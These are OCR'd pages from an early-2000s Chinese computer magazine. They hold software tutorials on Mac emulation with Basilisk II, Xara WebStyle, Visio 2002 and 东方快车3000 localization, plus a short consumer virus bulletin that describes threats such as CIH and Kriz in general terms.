


图2

三、将ROM文件复制到Windows中

1.由于Windows系统无法直接读取HFS格式的软盘，所以必须借助于HFV Explorer的帮助。运行这个程序之后，将存放有ROM文件的软盘插入软驱中。

2.在HFV Explorer左边的目录树中点击"A"，程序会读取软盘中的文件，并在右边显示出当前软盘中所有的文件(如图3)。




图3

3.选中"ROM"文件之后，采用直接拖拽的方式将其复制到C盘中。这时会有一个窗口弹出要求确认文件的

复制模式，在下拉列表中选取“ Raw copy,data fork ”选项进行复制(如图4)。




图4

第二篇　让Mac进驻Windows

前面我们已经可以在Windows下模拟Mac机了，接着需要做的就是在Windows中安装一个Mac操作系统。也许这有些危言耸听的感觉，不过事实就是如此，尤其是在强大的Basilisk II支持下，让Mac进驻Windows并不是天方夜谭。

在开始安装Mac系统之前，我们需要有Mac系统的安装文件，笔者特意为大家准备了一个免费的Mac 7.5.3安装系统，可以在文章后部找到它的下载链接。解压缩下载的压缩包，将看见一共有19个文件，把它们存放在一个目录中以备使用。另外，还要有一个用于引导Mac系统的system70_boot文件。

一、创建Mac分区

1.运行HFV Explorer，并运行“ File/Format New Volume ”命令来创建一个专供Mac使用的分区。不过大家可以放心的是，这个分区实际上是直接采用现有硬盘中的空间模拟出来的，并不需要重新分区预留空间，因此使用起来非常方便。

2.接着将看见图5所示的窗口，先在上部的“ Volume name ”对话框中输入“ Mac OS 7.5.3 ”作为新分区的卷标。然后在“ Volume size ”中分配给Mac系统使用的磁盘空间，至少为50MB，建议大家设置为100MB左右比较合适。




图5

3.这其中最为重要的就是设置模拟Mac空间存放的路径。此时点击右侧的‘ >> ’按钮，并在弹出的对话框中输入安装文件的名称，比如‘ d:\install.hfv ’。需要指出的是，由于设定安装文件的时候系统默认的文件类型比较多，所以一定要将后缀名.hfv写上，否则下面的操作将无法顺利进行。

4.完成上述设置后，点击“ OK ”按钮结束分区创建工作，此时可以在HFV Explorer左边的目录树列表中发现多出了一个名为‘ Mac OS 7.5.3 ’的盘符。

二、复制Mac安装文件

1.在HFV Explorer中切换到前面解压好的19个Mac系统安装文件所在的目录，选中全部文件之后将其拖拽到Mac OS 7.5.3盘符中(如图6)。




图6

2.因为这是在Windows中模拟Mac系统复制文件，所以会弹出图7所示的窗口询问采用何种方式进行文件的复制，建议大家采用“ Automatic, let the program decide ”选项由程序自动确定复制文件的方式。




图7

3.稍等片刻之后，19个必需的安装文件就复制到刚才虚拟得到的Mac分区中了。提醒大家注意的是，由于这里的复制没有进度条显示，因此只能通过硬盘灯是否闪烁来判断文件是否复制完毕，一般复制19个文件只需要十几秒钟就可以搞定了。

三、模拟启动Mac机器

1.解压缩下载得到的Basilisk II，可以看见其中有3个控制性文件，此时双击名称为‘ BasiliskIIGUI.exe ’的文件，出现设置窗口。

2.在图8所示的Basilisk II设置窗口中有十多个标签，在不同标签下可以针对模拟Mac的不同属性进行设定，比如设置当前哪几个驱动器可以使用、键盘和鼠标的模拟类型、网络设备、媒体设备等等。但是我们首先需要切换到“ Memory ”标签，点击“ Browser ”按钮之后选取刚才得到



图 8

的Mac机ROM文件，让Basilisk II有一个可以启动的ROM文件。

3.切换到“Disk”标签，然后点击“Browser”按钮将system70_book.dsk和install.hfv文件添加进来，接着在标签中分别双击这两个文件名将它们添加到右边的“Available disks”窗口中(如图9)。




图 9

4.另外还要进入“General”标签进行一番设置。由于我们所需要安装的操作系统是Mac 7.5.3，所以要在“Model ID”列表中选取“7 (Mac IIfx)”选项，否则无法在Windows中正确安装Mac系统(如图10)。

5.最后点击下部的“Run”按钮，让Basilisk II开始启动运行(如图11)，如果一切顺利的话，我们就可以继续下面的Mac系统安装了。

四、安装Mac系统

1.双击Mac桌面上的“Mac OS 7.5.3磁盘”，这时会有个附带了“Mac OS Install”文件夹的窗口出现。

2.双击这个窗口之后就可以看见其中的19个安装文




图 10



图 11

件，接着找到名为System 7.5.3 01of19.smi的文件并双击它(如图12)。




图 12

3.接着弹出的是许可协议，当然是点击“Agree”继续啦。这时系统会将这19个文件整合为一个单独的文件，并重新命名为Sys7.5 V7.5.3 CD Inst，然后双击这个文件并运行其中的“Install”文件开始安装工作。

4.和大多数Windows程序一样，Mac系统安装也提供了Easy Install(简易安装)和Custom Install(自定义安装)等类型，建议大家选择后者来针对自己的情况定制需要的程序。

5.如图13所示，“×”表示当前的选项是需要安装



图 13

的，比如在这里就选中了“ Universal System for any Macintosh ”进行安装。不过提醒大家一点，在下部要选中“ Destination Disk ”模式进行安装，否则将会遇到一些麻 烦 。

6.接着点击“ Install ”按钮开始 Mac 系统的安装，这时耐心地等待片刻，安装完成之后点击“ Quit ”按钮并通过“ Special->Shut Down ”命令关闭Basilisk II。

五、运行 Mac OS 7.5.3

1.首先运行 Basilisk II GUI 程序，并进入“ Disk ”标签中双击“ System70_boot.dsk ”文件名，将其从“ Available Disks ”窗口中移出。

2.切换到“ General ”标签，在“ Model ID ”下拉列表中选择一个Quadra模式(比如ID 14，a Mac Quadra 900)，这样可以使得程序更好地兼容Mac 7.5.3版本。

3.点击“ Run ”按钮，开始体验一番精彩的 Mac 吧(如图14)。



图 14

有了这个运行在Windows中的Mac系统，我们就可以不花一分钱来体验这种超眩的感觉，而且对于那些想接触Mac机的朋友来说还可以拿它来练练手，省得正式使用的时候不知所措。虽然这只是一个模拟出来的Mac系统，不过它的功能却不可小窥。除去常见的各种功能之外，对于网虫来说，它还具有上网浏览、组建网络、ICQ聊天等等功能，也就相当于一个真实的Mac环境。不过限于篇幅无法在此一一介绍，有兴趣的朋友不妨自己尝试一下，相信它会给你带来更多乐趣的。最后总结一下：在Windows中模拟Mac系统所需的软件有 Basilisk II、GetROM、HFV Explorer、System70_boot和Mac 7.5.3安装系统。CF

病毒防疫站

近期热门病毒

病毒名称：Win32.Kriz.3862

病毒危害：★★★★

病毒介绍：该病毒别名为 Kriz.3862，是多态型病毒，主要感染 PE EXE 文件并能驻留内存。当病毒驻留内存时打开任何应用程序文件都将被其感染，且只要扫描文件就将感染。此病毒包含一个十分危险的硬驱动和覆盖CMOS的子程序，在12月25日将被激活。发作时将试图擦除CMOS信息，试图直接擦除硬盘扇区，并用垃圾信息填充 Flash BIOS（针对某些类型的BIOS），最终不仅导致机器无法启动，甚至也无法从软盘启动。在某些情况下病毒对染毒文件进行破坏，使得清除不能进行。提醒用户一定要慎防。

解决方案：安装、使用优秀的反病毒软件进行查杀，如瑞星、诺顿等，并注意及时升级。

近期病毒预报

①WIN.CIH:危害★★★★该病毒一旦触发，将企图用一些随机数据覆盖系统硬盘，使数据恢复相当困难。同时病毒试图通过垃圾数据存储到快闪BIOS中来对系统进行永久破坏，一旦它重新格式化硬盘将显示一个文本消息框。

②Kriz.4029:危害★★★该病毒具有相当的破坏性，12月25日被触发时将毁坏CMOS数据，向染毒机器的所有文件写入垃圾数据并破坏Flash BIOS，同时它还对自身病毒代码进行了加密。

③W95/Firkin.worm:危害★★运行带毒文件后，病毒将直接安装在本地机器上，然后病毒会在整个因特网上寻找可用的共享目标，进一步扩大感染范围。

④W97M_Prilissa:危害★★该病毒是W97M_Mellissa.a的变种，能通过 MS Outlook 发送染毒文件，当 12 月 25 日病毒被激活时将格式化硬盘(Win9x系统)，并用随机数据覆盖激活的文档。

瑞星杀毒软件每周升级一次，近期可查杀包括求职信、尼姆达 II 等在内的破坏严重的恶性病毒，请用户注意及时升级。

相关咨询电话:010-86243236

相关咨询网站:http://www.rising.com.cn

制作特效图片全过程

□广州 china 007

作为网页制作新手，常常会为网上那些精美的网页而感叹，感叹自己制作不出那些点缀网页的各种美妙元素，比如：各种文字标题、按钮、标志、背景、导航条和分隔装饰条等等图形。

确实，像PhotoShop、Paint Shop Pro等专业图形类软件，不是一时半刻就可以掌握的，它们的使用方法比较复杂，要对它们熟悉，需要经过一定的时间，而要利用它们做出不俗的效果，更是需要经过相当长时间的磨炼才有可能。对于新手，在感受了精美的网页之后，一定会有急于求成的想法，希望可以尽快做出让人羡慕的效果。

Xara WebStyle 就是一个为达成大家心愿而设计的软件。它出身名门，是来自大名鼎鼎的Xara公司的产品。Xara WebStyle首推它的模板式设计理念，软件自带了各种各样的图形模板，用户只要挑选喜欢的图案，输入需要的文字，选择相应的字体、颜色和大小，设置合理的阴影、材质，并选择好主题，就可以轻松制作出一个个爱不释手的网页图片。整个过程大致可分三步走：选定、调整、储存，不但不需要切换各种设计软件，而且使用简便。往往在Photoshop中需要花费几分钟甚至十几分钟，十几二十几个步骤做出来的效果，在Xara WebStyle里举手之间就可以完成，效率奇高！

下面以制作一个完整的网页元素为实例，向大家介绍Xara WebStyle的使用（以Xara WebStyle 1.2升级版本为例）。

在使用Xara WebStyle之前，我们先规划一下希望做成的网页。我们的网页主要分成三部分，如图1所示。




图1

页面的顶部需要有一个文字标题，页面的左边为导航条，标题的下面是网页的主要部分，放内容，并配有背景。

规划好网页页面结构之后，我们启动Xara WebStyle，首先进入Xara WebStyle简洁的主程序窗口，如图2所示。



图2

Xara WebStyle 1.2 版本共有六种网页元素，分别是：标题（Headings）、3D标题（3D Headings）、背景（Backgrounds）、按钮（Buttons）、小标记（Bullets）、分隔装饰条（Dividers）。

我们先做一个文字标题。点击主程序窗口中的“Headings”按钮，进入“Headings”的“Style”窗口。我们看到画面与之前规划好的网页布局极为相似，左边为设置主选项，右上为预览窗口。用鼠标选择“Inflated Text”模板，预览窗口出现了“Inflated Text”字样，但它不是我们希望的文字，怎么修改呢？请点击左边主选项的‘Text”，在右下方的设置栏的“Text”中输入“欢迎光临cfans悠闲小居”，如图3所示。



图3

缺省的文字样式不一定符合大家的心意，如果想加粗文字的话，可以在此面板的“Bold”前面打上对钩，调整字体为粗体。“Ital”为斜体，“Aspect”则是设置文字之间的距离。字体列表小窗口把字体名称以其形状显示出来，设计得非常巧妙。我们取了缺省值。

如果希望改变文字的颜色，可以进入“Color”窗口进行修改。在此不作修改。

完成的效果稍稍觉得死板一些，请点击“阴影（Shadow）”，进入阴影设置窗口，为它添加一个能显出立体感的阴影。在此我们选择了下排的第二个阴影样式，如图 4 所示。



图 4

其他效果不再设置，点击“Save”按钮进入保存窗口，准备存档，如图 5 所示。





图 5

我们可以选择的文件格式有三种，一是缺省的 Xara WebStyle 1.2 格式“.XWS”，其他两个是“.GIF”和“.JPEG”。点击“Save Work”按钮保存为“.XWS”，缺省的保存目录是安装目录的“WebStyle\MyDocs\Headings”。点击“Save Graphic”按钮，保存为“.GIF”或者“.JPEG”，缺省的保存目录是安装目录的“WebStyle\Export”。Xara WebStyle 考虑得非常周到，即时在保存窗口的右下角显示文件的大小。如果需要进一步对保存的文件作设置，请进入“Advanced”保存窗口。在此笔者不再罗嗦。

做完文字标题后，我们制作导航条。导航条是一个网站中不可缺省的元素，样式依个人喜好而定。在此我们打算用按钮（Buttons）和小标记（Bullets）构成导航条。

返回主程序窗口，进入按钮（Buttons）窗口，窗口布局跟标题（Headings）的一样。选择面板中的第四行第三个按钮样式，点击“Text”按钮，按上面所述的方法把文字修改为‘首页’，为了按钮的宽度一致，请在中间加入两个全角空格。如果希望自己调整按钮大小，可以进入“Size”窗口中作进一步的细微调节，如图6所示。

按上面的方法，分别制作 



四个按钮。

导航条剩下的工作是小标记（Bullets)的制作。返回主程序窗口，进入按钮（Buttons）窗口，选择面板中第二行第七个小标记样式。由于缺省颜色与先前制作的按




图 6

钮不大一致，我们进入颜色（Color）窗口进行设置。

点击“Color”按钮，进入“Color”窗口。Xara WebStyle 1.2的Bullets元素有三个颜色设置选项，分别是：Background Color、Bullet Color 和 Shadow Color。在此，为了保持导航条的风格一致，我们只改变Bullet Color。

因为导航条的每一个按钮前面都使用相同的Bullet，所以我们做一个就行了。

至此，一个网页的元素差不多就完成了，还剩下背景没做。说制作其实是背景的选择，因为Xara WebStyle里自带了好些不错的背景，我们的工作只是选择、调整而已。那么让我们进入背景制作窗口，选择第三行第五个背景样式，如图 7 所示。




图 7

感觉大小不大合适，再次进入“Size”窗口，调整其大小为“3PIX”，在保存窗口中保存好。

最后的一道工序就是进入Dreamweaver把它们整合为一张网页（如图 8 ）。



图 8

CF

图表制作好帮手——Microsoft Visio 2002

□广州 china 007

在当今信息爆炸的时代,我们每天都要面临许许多多瞬息万变的信息,如撰写报告、处理各种数据、制作财务报表,以及收发无数的E-mail。在如此高速变化的步调面前,每个人都必须理解这些变化并对此做出迅速的反应。减少文字、引起兴趣、解释复杂的过程以及改善沟通、通过视觉语言来表达的更加有利于交流的方式成为急需与必然。Microsoft Visio 2002正是这样的一个工具。它可以建立流程图、组织图、时间表、营销图和其他更多图表,把特定的图表加入文件,让商业沟通变得更加清晰,令演示更加有趣,使复杂过程更加简单,文档重点更加突出,使我们的工作在一种视觉化的交流方式下变得更有效率。

作为Microsoft Office家族的成员,Visio 2002拥有与Office XP非常相近的操作界面,所以接触过Word的人都不会觉得陌生。跟Office XP一样,Visio 2002具有任务面板、个人化菜单、可定制的工具条以及答案向导帮助(如图1)。它内置自动更正功能、Office拼写检查器、键盘快捷方式,非常便于与Office系列产品中的其他程序共同工作。



图 1

制作步骤

为了增强大家对Visio 2002的认识,我们就以实例的形式,为一个小型IT公司的办公室设计布局,对Visio 2002作个简单的介绍。

打开程序窗口,软件所包含的十四种图表类型即展现在我们面前,这也是程序的缺省窗口——“任务窗格”。点击任意一个类型,“模板”栏显示出相当数量的模板样式,让从未制作过相应类型图表的用户有个参照,快速上手。在此我们选择建筑设计图,并单击“办公室布局”模板(如图2所示)。

单击模板后,程序右边自动产生一个新的空白绘图文档。在动手制作整个建筑设计图文档之前,我们必须先明确办公室是在一个房子里的,房子里有墙壁,有门,有窗子,有桌子椅子,有办公设备,还有适当的盆栽花装




图 2

饰物品等等。而制作界面的左栏“形状”小窗口中就存放了我们所需要的各种图表元素——SmartShapes符号。Visio 2002提供一种直观的方式来进行图表绘制,它充分考虑到了用户制作过程中的需要,把图表制作过程中需要用到的SmartShapes符号分布在特定任务模板中,并且还作了分门别类,查找相当方便(如图3 所示)。我们只需要把SmartShapes符号有机地结合起来,就可以轻易地组合出美观大方的图表。。



图 3

我们已经明确办公室是在一个房子里的,那么就先在脑海里构思办公室的整体形状。笔者选择了“L”形房间。用鼠标拖动“墙壁和门窗”栏中的第一行第二个图标到绘图空白文档上。当选中图标时,边框出现了两种控制点,一种是正方形的绿点,一种是菱形黄点。绿点用于控制整个图标的大小,菱形黄点用于重定位墙,也就是控制墙壁的位置,设置“L”的形状。拉动SmartShapes的绿点和黄点,适当调整大小(如图4所示)。




图 4

房子形状确定下来了,需要根据形状构思一个房间的布局,以合理利用空间。我们希望房子里有一个经理室,一个工作室,一个会客厅。在适当的位置加上墙壁,把房子隔开,构思的布局如图5。

不要忘记房间里需要门和窗,公司的大门当然安排在会客厅,经理室需要有一个门,工作室就不需要门了,有一小段墙壁就足够,方便又省钱。也就是说共有两道房门。窗户

不但要能够提供一定的光亮度，还要求通风。根据形状与可能的摆设，决定会客厅两个，经理室一个，工作室比较大，有三个，总共有六个窗户。考虑到这些因素之后，请点击“ 墙壁和门窗 ”标题栏，用鼠标拖动门和窗户图标到墙壁的相应位置，把墙壁分隔开来。此时房子已经变成图6的样子。




图 5




图 6

Visio 2002的有些图形具有智能，它们会意识到数据的存在或以其他的方式来修改图形的行为。比如说：一个代表门的图形“ 知道 ”它被放到了一个代表墙的图形上，就会自动地适当地进行一定角度的旋转，互相嵌合。但是在此制作过程中，墙壁是任何地方都可摆放的，所以我们会遇到旋转问题，刚刚拉到绘图文档中的图标方向不一定适合摆设。其实很简单，只要在图标上右击鼠标，在弹出的右键菜单中选择“ 形状 ”，再在出现的子菜单中选择相应的旋转方式。操作方法如图7所示。

接下来的工作是对各个单间布置摆设，首先布置经理室。经理室希望有办公桌、旋转椅、台灯、电脑、书柜、喝水的地方、挂衣服的壁挂。点击“ 办公室家具 ”标题栏，在里面选择我们需要的家具，摆放到相应的位置。由于打算让书柜贴墙壁，在摆放时注意调整它的位置。最好在差不多贴近时在工具栏上的视图比例里选择“ 150% ”，可以作细微的距离调整，完成后的办公室如图8。



图 7



图 8

到了考虑工作室的时候了。公司是IT公司，那么主要摆设就是电脑跟电脑桌，适当配置打印机和扫描仪。前面我们已经掌握了图标的放大缩小和旋转，工作室的设置也无非是此类工作。通常先考虑电脑桌的摆放。需要注意的是根据墙角设计的电脑桌的调整，我们需要设置它的大小，以适应房间形状。

在“ 办公室家具 ”一栏中拖动蓝色的“ 拐角台面 ”到相当靠墙的位置，刚拖放到文档中的“ 拐角台面 ”形状怪异。Visio 2002里的不规则图标通常有两种控制点，即前面说的正方形的绿点和菱形黄点。我们把视图比例放大到“ 200% ”，用键盘上的方向键细心地移动图标，让电脑桌跟墙壁贴紧，如图9所示。

将鼠标移到黄色点处，向本来的圆角方向拉动，就可以把圆角变成90度的方角了（如图10）。




图 9




图 10

再把上面的黄色点往下拉动，调整电脑桌的深度和切角，设置电脑桌的适当比例(如图11)。

应该布置会客厅了，会客厅是一个多人出入的地方，仅作为简单的接待客户用。因此需要有沙发、桌子、饮水机，按上面的方法稍作设置即可完成。

布置完会客厅后，为制作出来的公司俯视图加上文字，如图12所示。




图 11




图 12

左看右看，总觉得还缺了些什么。对了，还需要加上些装饰和必需的东西！如：盆栽花、公司布告，还有垃圾筐也是少不了的。按家具摆设的位置，在适当地方放上这些点缀。

最后想提醒大家的是，多留意Visio 2002的状态栏，多使用鼠标右键，它们可以帮助我们提高制作图标的效率，往往可以减少不少步骤，节约不少时间。

Visio 2002是一个大型软件，它可和其他的Microsoft产品一起更有效地协同工作，例如：Office XP、Microsoft Project 2000和Active Directory。可以通过与Office文档链接，读取存储在文档中的相应数据，并自动地生成图表，把数据可视化！Visio 2002具有强大的Web发布功能，为文档共享与共同工作提供了方便，其开放的用户自定义的接口为Visio应用程序的开发提供了更大的灵活性。

Visio 2002上手相当容易，它简易的操作方法让我们可以轻松地完成一个图表的制作，而图表可以让商业沟通变得更加清晰有趣.现在开始，学习并使用 Microsoft Visio 2002吧！CF

巧用东方快车3000汉化软件

□天津 Thinking

使用过“东方快车”的朋友可能都对它的汉化功能留下了深刻的印象。轻轻一点击，软件马上变成中文版，不对目标软件作任何改动，不用担心软件汉化后不能启动、出错等等各种不可预料的问题。最妙的是可以自己修改和制作专用汉化包，使得软件的汉化结果接近专业汉化的效果。

“东方快车3000”在功能上比以前有了很大的提高。那么如何来用3000汉化自己需要的软件呢？笔者结合实例谈谈自己的看法：

笔者在业余时间学习作电脑音乐，所以这次汉化的目标就是业内人士非常熟悉的专业电脑音乐制作软件Cakewalk Sonar xl。（如图1）




图1

下面用东方快车3000进行软件的首次汉化，在第一次汉化这个软件的时候，东方快车会在已有的软件汉化包里进行查找，如果没有，它会自行建立一个软件的汉化包。在本次操作里它建立的汉化包为‘Sonar.tgz’，这是东方快车专用的汉化包格式，稍后我会介绍如何对它进行编辑以达到更好的汉化效果。首次汉化软件时效果如下（如图2）



图2

大家可以看到，尽管东方快车3000的汉化效果已经很不错了，可是很多细节地方仍然不能令人满意，比如“Piano Roll”应该翻译为“钢琴卷帘”而不是“钢琴转动”、“Staff”应该翻译为“五线谱”而不是“职员”、“Meter/Key”应该翻译为“小节/节拍”而不是“米/钥匙”等等（图3）。所以，在这种情况下，我们必须对相应的汉化包进行人工编辑，以达到更好的汉化效果。




图3

很多人以为，东方快车3000（标准版/专业版）无法编辑自己的汉化包文件，其实这是不对的。在3000的根目录下我们会找到一个名为“LibTools.exe”的一个可执行文件，它就是3000的汉化包用户维护工具，打开它之后我们会看到所有的汉化包信息，刚才我们所用的Sonar的汉化包文件也在里面，我们可以利用这个工具的“词库维护”菜单项对汉化包进行编辑，从而得到更准确的汉化效果。

也许有的朋友会问：这样汉化是不是太慢了。像东方快车2000可以直接导入和导出TXT词库文件，这样不是更方便吗？没错！快车2000可以直接编辑TXT格式的词库文件，确实非常方便。快车3000的用户词库维护工具里也有“导入”和“导出”命令，其中“导入”命令可以直接导入TXT词库。

可是“导出”命令导出的却是东方快车专用的“.tgz”汉化包，无法用第三方编辑软件编辑，这该怎么办？

大家不要着急，这也有办法解决。打开东方快车3000的“永久汉化”功能，先让快车自己汉化一遍软件，完成后选择“生成东方快车专用汉化包”按钮，这时候快车3000会生成一个名为“Sonar.exe.txt”词库文件，这正是我们需要的词库文件。选择不保存软件的汉化版，退出“永久汉化”，然后用任何一款文本编辑软件来编辑这个词库文件（注意：不要改动里面的文件格式）。按自己的需要编辑完词库后，进入“LibTools”工具，先找到已有的“Sonar.tgz”汉化包（如图4），右击选择“删除”，删除该项，然后选择“文件/导入”命令导入自己编辑的TXT格式词库文件，此时东方快车会以你编辑的词库文件重新生成汉化包文件。现在再打开汉化的软件，看看效果如何？（图5）




图4



图5

BayManager在笔记本电脑上的应用

□天津　冯宁

Softex公司开发的Softex BayManager软件专门用来支持在笔记本电脑上的热插拔应用,这对于数据交换有着十分重要的意义。

当今的笔记本电脑为了适应移动办公的需要,体积越做越小。通常的做法是超薄型结构,实行光驱软驱互换,甚至是用更复杂的互换方式来提高笔记本的存储和交换数据的功能。这时Softex BayManager软件就派上了用场。

我们不妨以DELL公司最新出品的高档笔记本DELL inspiron8100为例来作一下典型的介绍。该款笔记本的配置为PIII 1.13G/256M/30G/15英寸UXGA液晶显示器/DVD/1.44m /nVIDIA GeForce2 Go 32M显卡,预装的操作系统为Windows Me。该款机型不仅配置较高,而且在支持存储设备的互换上颇下了一番苦功。该款机器软驱槽位于笔记本前方左侧,该槽位支持不断电热插拔。可以热交换的设备有DELL笔记本的可选件CD、CD-RW、DVD、DVD/CD-RW二合一驱动器、ZIP驱动器、第二块硬盘、第二块锂电池等等,几乎涵盖了目前较流行的主流存储设备,该设计为数据交换提供了最大限度的灵活性。该机器随机自带了Softex BayManager软件,用鼠标点击任务栏上的Softex BayManager图标即可激活该软件。

Softex BayManager软件的界面如图1所示。

